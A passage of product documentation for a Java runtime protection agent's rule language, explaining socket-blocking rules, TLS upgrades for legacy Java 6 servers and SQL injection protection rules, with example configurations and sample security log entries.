        protect(connection: secure, message: "forced TLS on every connection",
severity: High)
    endsocket
endapp
```

### Logging

When the above `Secure Sockets` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-03-12T23:28:52.427Z userX_system  java 27253 - - CEF:0|ARMR:Walter|Wal-
ter|2.8|Force TCP connections to use TLS for connections|Execute Rule|High|rt=Mar
12 2021 23:28:52.427 +0000 dvchost=jenkins-qa-slave-centos.aws.example.org pro-
cid=27253 appVersion=1 ruleType=socket securityFeature=socket tcptossl act=protect
msg=Forced TLS on every connection localName=0.0.0.0 localPort=33547
```

```
```

Version: 2.8

# Socket Control Security Feature

## Overview

The socket rule begins with a `socket` and ends with an `endsocket`. It must contain the rule name as a parameter and this is an arbitrary string, hence it needs to be surrounded with double-quotes. The `socket` rule cannot contain duplicate statements, and multiple `socket` rules are allowed in the same ARMR application. The order of statements inside the `socket` rule does not matter.

Port ranges in Socket rules are only supported on ARMR version 2.2 and above.

# Given (Condition)

| | |
|---|---|
| bind | The `bind` takes the following key-value pairs as parameters: `client` and `server`. They can be used simultaneously within `bind`. The value for both `client` and `server` keys within `bind` is a quoted-string composed of the IP address of the local interface and the port separated by a colon. Wildcard for IPv4 addresses is specified by `0.0.0.0`, and wildcard for port is specified by `0`.<br><br>Examples of `bind` conditions specifying wildcarded IPv4 addresses and wildcarded port:<br>- `bind(client: "0.0.0.0:0")`<br>- `bind(server: "0.0.0.0:0")`<br>- `bind(server: "0.0.0.0:0", client: "0.0.0.0:0")`<br><br>Specific IPv4 and/or port numbers may be specified:<br>- `bind(client: "127.0.0.1:80")`<br>- `bind(server: "127.0.0.1:0")`<br>- `bind(client: "0.0.0.0:80")`<br><br>Port ranges may be specified:<br>- `bind(client: "0.0.0.0:80-90")`<br>- `bind(server: "0.0.0.0:8080-8090")`<br>- `bind(server: "127.0.0.1:8080-8090")` |
| connect | `connect` requires only a single parameter which is the IPv4 address and port for connecting to a remote address. Hostnames may also be used. Wildcard for IPv4 addresses is specified by `0.0.0.0`, and wildcard for port is specified by `0`.<br><br>Examples of `connect` conditions specifying wildcarded IPv4 addresses and wildcarded port:<br>- `connect("0.0.0.0:0")`<br>- `connect("localhost:0")`<br><br>Specific IPv4 and/or port numbers may be specified, hostnames may also be specified:<br>- `connect("127.0.0.1:8080")`<br>- `connect("127.0.0.1:0")`<br><br>Port ranges may be specified:<br>- `connect("0.0.0.0:8080-8100")` |
| accept | `accept` requires only a single parameter which is the IPv4 address and port for accepting connections from a remote address. Hostnames may also be used. Wildcard for IPv4 addresses is specified by `0.0.0.0`, and wildcard for port is specified by `0`.<br><br>Examples of `accept` conditions specifying wildcarded IPv4 addresses and wildcarded port: |

| | |
|---|---|
| | - `accept("0.0.0.0:0")`<br>- `accept("localhost:0")`<br><br>Specific IPv4 and/or port numbers may be specified, hostnames may also be specified:<br>- `accept("127.0.0.1:5001")`<br>- `accept("0.0.0.0:5001")`<br><br>Port ranges may be specified:<br>- `accept("127.0.0.1:5000-5100")` |

---

It is possible to create multiple ARMR socket rules with overlapping or overarching conditions. The agent handles this configuration by selecting only a single rule, and applies the action defined in it. The agent uses the following criteria for selection:

1. select the rule that contains a matching IP address and port, using a rule containing wildcards if no match is found

2. if more than one such matching rule exists then priority is given based on the action, in the order allow, protect, detect

To avoid unexpected behavior, it is recommended to limit the number of rules that overlap when possible.

## Then (Action)

| | |
|---|---|
| protect | Block network connections to or from an IP address and port combination specified in the `socket` rule.If configured, a log message is generated with details of the event. |
| allow | Allow network connections to or from an IP address and port combination specified in the `socket` rule.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal. Network connections to or from an IP address and port combination specified in the `socket` rule are logged only.A log message must be specified with this action. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full". When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

# Examples

Blocking client binds on all interfaces and all ports

```
app("Socket Client Bind Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking client binds on all interfaces and all ports"):
        bind(client: "0.0.0.0:0")
        protect(message: "port binding blocked", severity: 8)
    endsocket
endapp
```

Blocking server binds on all interfaces and all ports.

```
app("Socket Server Bind Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking server binds on all interfaces and all ports"):
        bind(server: "0.0.0.0:0")
        protect(message: "port binding blocked", severity: 8)
    endsocket
endapp
```

Blocking client connections on all ports.

```
app("Socket Connect Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking client connections on all ports"):
        connect("0.0.0.0:0")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking server accepting connections on all interfaces and all ports.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking server accepting connections on all interfaces and all
ports"):
        accept("0.0.0.0:0")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking server accepting connections on a specific interface and specific port.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking server accepting connections on IP 127.0.0.1 and specific port
5001"):
        accept("127.0.0.1:5001")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking server accepting connections on a specific interface, over a range of ports.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking server accepting connections on IP 127.0.0.1 and port range
5000-5010"):
        accept("127.0.0.1:5000-5010")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking client binds on all interfaces and all ports, but allowing them on a specific interface and specific port.

```
app("Socket Client Bind Mod Multiple Rules"):
    requires(version: ARMR/2.8)

    socket("Socket bind protect all"):
        bind(client: "0.0.0.0:0")
        protect(message: "Socket rule protect 0.0.0.0:0", severity: High)
    endsocket

    socket("Socket bind allow specific"):
        bind(client: "127.0.0.1:5000")
        allow(message: "Socket rule allow 127.0.0.1:5000", severity: Medium)
    endsocket
endapp
```

## Logging

A log entry similar to the following is generated by events resulting from the Socket Client Bind, the Socket Connect rule, and the Socket Accept rules below, respectively.

```
<10>1 2021-03-22T11:03:42.920Z userX_system java 5989 - - CEF:0|ARMR:Walter|Wal-
ter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:03:42.919 +0000 dv-
chost=jenkins-qa-slave-centos.aws.example.org procid=5989 appVersion=1 rule-
Type=socket securityFeature=socket bind act=protect msg=Socket rule protect
127.0.0.1:0 localIpAddress=127.0.0.1 localPort=5001
```

```
<10>1 2021-03-22T11:05:20.332Z userX_system java 6442 - - CEF:0|ARMR:Walter|Wal-
ter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:05:20.331 +0000 dv-
chost=jenkins-qa-slave-centos.aws.example.org procid=6442 appVersion=1 rule-
Type=socket securityFeature=socket connect act=protect msg=Socket rule protect
0.0.0.0:80 remoteIpAddress=74.125.193.105 remotePort=80
```

```
<10>1 2021-03-22T11:06:00.934Z userX_system java 6591 - - CEF:0|ARMR:Walter|Wal-
ter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:06:00.932 +0000 dv-
chost=jenkins-qa-slave-centos.aws.example.org procid=6591 appVersion=1 rule-
Type=socket securityFeature=socket accept act=protect msg=Socket rule protect
127.0.0.1:0 remoteIpAddress=127.0.0.1 remotePort=5001
```

# Further Examples

Blocking server binds on all interfaces and all ports with `stacktrace: "full"` parameter.

```
app("Socket Server Bind Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking server binds on all interfaces and all ports"):
        bind(server: "0.0.0.0:0")
        protect(message: "port binding blocked", severity: 8, stacktrace: "full")
    endsocket
endapp
```

## Logging

```
<10>1 2021-04-01T13:48:30.121+01:00 userX_system java 23223 - - CEF:0|ARMR:Socket
Server Bind Mod|Socket Server Bind Mod|2.8|Blocking server binds on all interfaces
and all ports|Execute Rule|High|rt=Apr 01 2021 13:48:30.119 +0100 dvchost=hostnameX
procid=23223 appVersion=1 ruleType=socket securityFeature=socket serverbind
act=protect msg=port binding blocked stacktrace=java.net.ServerSocket.bind(Server-
Socket.java)\nNetworkServerSocket.main(NetworkServerSocket.java:19) localIpAd-
dress=127.0.0.1 localPort=5001
```

Blocking client connections on all ports with `stacktrace: "full"` parameter.

```
app("Socket Connect Mod"):
    requires(version: ARMR/2.8)
    socket("Blocking client connections on all ports"):
        connect("0.0.0.0:0")
        protect(message: "connections blocked", severity: 8, stacktrace: "full")
    endsocket
endapp
```

## Logging

```
<10>1 2021-04-01T13:58:10.562+01:00 userX_system java 23895 - - CEF:0|ARMR:Socket
Connect Mod|Socket Connect Mod|2.8|Blocking client connections on all ports|Execute
Rule|High|rt=Apr 01 2021 13:58:10.561 +0100 dvchost=hostnameX procid=23895 appVer-
sion=1 ruleType=socket securityFeature=socket connect act=protect msg=connections
blocked stacktrace=java.net.Socket.connect(Socket.java)\nClientConnection.attempt-
ServerConnection(ClientConnection.java:37)\nClientConnection.main(ClientConnec-
tion.java:24) remoteIpAddress=127.0.0.1 remotePort=5001
```

Blocking client connections on all ports with `"localhost"` parameter.

```
app("Socket Connect Mod"):
    requires(version: ARMR/2.8)
    socket("connect to localhost"):
        connect("localhost:0")
        protect(message: "coonections blocked", severity: High)
    endsocket
endapp
```

## Logging

```
<10>1 2021-04-01T13:58:10.562+01:00 userX_system java 23895 - - CEF:0|ARMR:Socket
Connect Mod|Socket Connect Mod|2.8|Blocking client connections on all ports|Execute
Rule|High|rt=Apr 01 2021 13:58:10.561 +0100 dvchost=hostnameX procid=23895 appVer-
sion=1 ruleType=socket securityFeature=socket connect act=protect msg=connections
blocked stacktrace=java.net.Socket.connect(Socket.java)\nClientConnection.attempt-
ServerConnection(ClientConnection.java:37)\nClientConnection.main(ClientConnec-
tion.java:24) remoteIpAddress=127.0.0.1 remotePort=5001
```

Blocking server accepting connections with `"localhost"` parameter.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.8)
    socket("blocking server accepting connections"):
        accept("localhost:0")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

## Logging

```
<10>1 2021-03-22T11:06:00.934Z userX_system java 6591 - - CEF:0|ARMR:Walter|Wal-
ter|2.8|Socket rule protect|Execute Rule|High|rt=Mar 22 2021 11:06:00.932 +0000 dv-
chost=jenkins-qa-slave-centos.aws.example.org procid=6591 appVersion=1 rule-
Type=socket securityFeature=socket accept act=protect msg=Socket rule protect
127.0.0.1:0 remoteIpAddress=127.0.0.1 remotePort=5001
```

Version: 2.8

# TLS upgrade

## Overview

This security feature is only available on Rimini Connect for Java, is not supported on AAMS Agent

Java applications that run on legacy Java platforms (such as Java 6) that use SSL/TLS communications are vulnerable to numerous critical attacks. This is because legacy Java platforms do not implement or support the latest and more stable stack of TLS protocols and cipher suites. The TLS-Upgrade rule ensures that Java applications running on Java 6 will take advantage of the latest TLS protocols and cipher suites without requiring any code modifications. By enabling this rule all SSL/TLS connections will be upgraded to the latest version of TLS supported by the host JVM.

The TLS-Upgrade rule will only upgrade SSL/TLS server sockets when using the default SSLContext. The upgrade of an SSL/TLS server socket is completely transparent to the application. This is achieved by replacing the old and untrusted cryptographic protocols (such as SSL) with the latest and trusted ones (such as TLSv1.2). Therefore, it provides protection for common vulnerabilities related to cryptography such as CWE-327 and CWE-326.

This rule is aimed at versions of Java 6 up to and including 6u21. The rule does not support versions of Java that are newer than 6u21. This rule will only upgrade SSL/TLS server sockets. Sockets on the client-side will not be upgraded.

In case there is a specific Java configuration required for SSL/TLS the host java.security file should be updated accordingly.

## When (Event)

| | |
|---|---|
| accept | IP address and portWhen a specific `protect` action acting on connections is enforced (e.g. enforcing TLS upgrade by specifying `connection: upgrade-tls` key-value), only wildcard IP and port are supported |

## Then (Action)

| | | |
|---|---|---|
| protect | Upgrade SSL/TLS server sockets. If configured, a log message is generated with details of the event. The `stacktrace: "full"` action parameter is not a valid configuration for the TLS-Upgrade rule.If configured, a log message is generated with details of the event. | |

---

## Examples

Upgrade TLS connections for connections.

```
app("myapp"):
requires(version: ARMR/2.8)
    socket("Upgrade TLS connections for connections"):
        accept("0.0.0.0:0")
        protect(connection: upgrade-tls, message: "TLS connection upgraded", sever-
ity: High)
    endsocket
endapp
```

### Logging

When the above `TLS upgrade` rule is triggered a log entry similar to the following is generated:

```
<10>1 2020-09-14T13:56:40.095+01:00 userX_system java 18420 - - CEF:0|ARMR:Wal-
ter|Walter|2.8|Force TCP connections to use TLS for connections|Execute
Rule|High|rt=Sep 14 2020 13:56:40.094 +0100 dvchost=ckang-XPS-15-9570 procid=18420
ruleType=socket securityFeature=socket tlsupgrade act=protect msg=Forced TLS on
every connection dst=0 localPort=40071 localName=0.0.0.0
```

Version: 2.8

# ARMR SQL Rule

## Overview

A **SQL injection (SQLi)** attack consists of the insertion or "injection" of a SQL query via the input data from the client to the application. The ARMR `sql` rule can be used to enable protection against SQL injection attacks.

SQL Injection vulnerabilities are covered by CWE-89.

## Given (Conditions)

The user can specify two conditions in the ARMR `sql` rule - `input` and `vendor`.

| | |
|---|---|
| input | This allows the user to specify the source of the untrusted data. The following three sources are supported:<br>- `http` data introduced via HTTP/HTTPS requests<br>- `database` data introduced via JDBC connections<br>- `deserialization` data introduced via Java or XML deserialization<br>The rule will trigger if the source of the untrusted data matches that specified in the rule. If no value is specified then a default value of `http` is used. An exception will be thrown if an unsupported value is provided. |
| vendor | This is an optional declaration that allows the user to specify the database type to be protected. The following databases are supported:<br>- `db2`<br>- `mariadb`<br>- `mssql`<br>- `mysql`<br>- `oracle`<br>- `sybase`<br>- `postgres`<br>In addition, a value of `any` may be specified which will enable the agent to automatically detect the database type used by the application. One of the listed database types, or the value `any`, must be specified if the `vendor` declaration is present. If no `vendor` declaration is specified then a default value of `any` is used. |
| options | Depending on the database configuration, the following optional parameters are also supported to allow the agent to accurately detect SQL injection attacks:<br>- `ansi-quotes` - `mysql` and `mariadb`: corresponds to the ANSI_QUOTES server mode.<br>- `no-backslash-escapes` - `mysql` and `mariadb`: corresponds to the NO_BACKSLASH_ESCAPES server mode.<br>- `quoted-identifiers` - `mssql` and `sybase`: corresponds to the QUOTED_IDENTIFIER flag |

## When (Event)

| | |
|---|---|
| injection | This condition allows the user to specify the type of injection:<br>- `successful-attempt` the rule will trigger upon detecting a valid SQLi payload that would have resulted in a successful SQLi attack, exploiting the underlying database.<br>- `failed-attempt` the rule will trigger upon detecting an invalid SQLi payload that would have resulted in an unsuccessful SQLi attack, which could expose the underlying database configuration or vendor.<br>If no value is specified then a default value of `successful-attempt` is used. In addition, the user may optionally specify the following parameter:<br>- `permit: query-provided` the rule will not trigger in the case where the entire SQL query (and not just part of it) has come from any of the untrusted sources defined in the input declaration.<br>An exception will be thrown if an unsupported value is provided. |

---

Multiple `sql` rules are allowed in the same ARMR mod providing they have different injection types.

## Then (Action)

The action statement specifies the action the agent takes whenever an attack is detected. There are two supported actions `protect` and `detect`:

| | |
|---|---|
| protect | A valid SQL injection attack is **not** allowed to be processed by the database.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal. SQLi attack are allowed by the agent.If configured, a log message is generated with details of the event.A log message **must** be specified with this action. |

---

In the case of `protect`, if no additional configuration is given, the rule will take a default action depending on which of the injection types has occurred. A specific action can be configured for this rule to send an HTTP response with a specified status code and a message as body. These configurations are further described in the table below.

Only the **HTTP 400 (Bad Request)** status code is currently supported in the `protect` action declaration.

| | | successful-attempt | failed-attempt |
|---|---|---|---|
| protect | **default** | A SQLException is thrown by the agent to indicate the SQL statement is invalid, letting the server handle the exception gracefully. | The HTTP connection, from which the malicious data that exploited the SQL statement originated, is disconnected. |
| | **send HTTP error** | The server will respond back to the web client with a brand new HTTP response that has been configured with a status code (HTTP 400 Bad Request). | The server will respond back to the web client with a brand new HTTP response that has been configured with a status code (HTTP 400 Bad Request). |
| detect | | The SQL injection attack is allowed to be processed by the database. | The invalid SQL statement is allowed to be processed by the database. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Payload whitelisting can be applied using the command-line option `oceanic.AllowSQLiPayloads`. The value supplied should be a comma-separated list of strings to substring-match against SQLi payloads to be whitelisted and therefore not register as an SQL injection attack. Example: `oceanic.AllowSQLiPayloads=AND,OR`

# Example

The following `sql` rule is used to protect a MySQL database from SQL injection attacks.

The `input` and `injection` conditions are satisfied when the untrusted data originates from an HTTP/HTTPS request, and the resulting SQL statement is either a valid query that will exploit the database, or an invalid query that may disclose information about the database configuration or vendor.

An action of `protect` is defined to ensure that the agent does not allow any malicious SQL statement to be processed by the database. A log message and severity are both specified which will be included in any generated log entries if an attack is detected.

```
app("SQL mod"):
    requires(version: ARMR/2.8)
    sql("Protect MySql database from SQL Injection attacks"):
        vendor(mysql)
        input(http)
```

```
        injection(successful-attempt, failed-attempt)
        protect(message: "SQL injection attack detected and blocked", severity:
High)
    endsql
endapp
```

### Logging

When the `sql` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-03-30T17:33:55.538+01:00 userX_system java 32008 - - CEF:0|ARMR:SQL
mod|SQL mod|2.8|Protect MySql database from SQL Injection attacks|Execute
Rule|High|rt=Mar 30 2021 17:33:55.537 +0100 dvchost=userX_system procid=32008 ap-
pVersion=1 ruleType=sql securityFeature=sql injection act=protect msg=SQL injection
attack detected and blocked databaseVendor=mysql httpSession-
Id=3153E581A645E2A54D3C12D3928473BC taintSource=HTTP_SERVLET httpRequestUri=/spira-
cle/Get_int internalHttpRequestUri=/spiracle/Get_int httpCookies=JSESSION-
ID\=3153E581A645E2A54D3C12D3928473BC remoteIpAddress=0:0:0:0:0:0:0:1
```

## Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("SQL mod - with stacktrace"):
  requires(version: ARMR/2.8)
  sql("Protect MySql database from SQL Injection attacks"):
    vendor(mysql)
    input(http)
    injection(successful-attempt, failed-attempt)
    protect(message: "SQL injection attack detected and blocked", severity: High,
stacktrace: "full")
  endsql
endapp
```

### Logging

When the above ARMR `sql` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-04-01T11:30:25.075+01:00 userX_system java 25024 - - CEF:0|ARMR:SQL mod
- with stacktrace|SQL mod - with stacktrace|2.8|Protect MySql database from SQL In-
jection attacks|Execute Rule|High|rt=Apr 01 2021 11:30:25.073 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=sql securityFeature=sql in-
jection act=protect msg=SQL injection attack detected and blocked stacktrace=ocean-
ic.spiracle.sql.util.SelectUtil.executeQuery(SelectUtil.java:67)\noceanic.spira-
cle.sql.servlet.oracle.Get_int.executeRequest(Get_int.java:77)\noceanic.spira-
cle.sql.servlet.oracle.Get_int.doGet(Get_int.ja-
va:52)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
```

```
va:624)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) databaseVendor=mysql
httpSessionId=Unknown taintSource=HTTP_SERVLET httpRequestUri=/spiracle/Get_int in-
ternalHttpRequestUri=/spiracle/Get_int httpCookies= remoteIpAddress=0:0:0:0:0:0:0:1
```

The following mod enables the agent to automatically detect the database type in use by the application. The mod protects against valid SQL injection attacks that originate from an HTTP/HTTPS request.

```
app("SQL mod 2"):
  requires(version: ARMR/2.8)
  sql("Protect database from successful SQL Injection attacks"):
    vendor(any)
    input(http)
    injection(successful-attempt)
    protect(message: "SQL injection attack detected and blocked", severity: Very-
High)
  endsql
endapp
```

The following mod monitors a MSSQL database, detecting valid SQL injection attacks that originate from a JDBC connection.

```
app("SQL mod 3"):
  requires(version: ARMR/2.8)
  sql("Protect MSSQL database from successful stored SQL Injection attacks"):
    vendor(mssql)
    input(database)
    injection(successful-attempt)
    detect(message: "SQL injection attack detected", severity: 5)
  endsql
endapp
```

The following mod protects an Oracle database against valid SQL injection attacks that originate from an HTTP /HTTPS request. If the entire SQL query has originated from an HTTP/HTTPS request then the mod will let it through to the database.

```
app("SQL mod 4"):
  requires(version: ARMR/2.8)
  sql("Protect Oracle database from successful SQL Injection attacks"):
    vendor(oracle)
    input(http)
    injection(successful-attempt, permit: query-provided)
    protect(message: "SQL injection attack detected and blocked", severity: 8)
  endsql
endapp
```

The following mod does not specify the `vendor` declaration, enabling, by default, the agent to automatically detect the database type in use by the application. The mod protects against invalid attempts at SQL injection that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("SQL mod 5"):
  requires(version: ARMR/2.8)
  sql("Protect database from unsuccessful SQL Injection attacks from various
sources"):
    input(http, database, deserialization)
    injection(failed-attempt)
    protect()
  endsql
endapp
```

The following mod automatically detects the database type in use by the application. It protects databases against valid SQL injection attacks but also malicious SQL queries that originate from an untrusted HTTP request source. The action configuration in place returns an HTTP 400 response back to the web client with a default message as the response body.

```
app("SQL mod 6"):
  requires(version: ARMR/2.8)
  sql("Protect against SQLI attacks and malicious SQL payloads coming from HTTP"):
    injection(successful-attempt, failed-attempt)
```

```
    protect(http-response: {new-response: {code: 400}},
              message: "SQL injection attack detected and blocked", severity: 10)
  endsql
endapp
```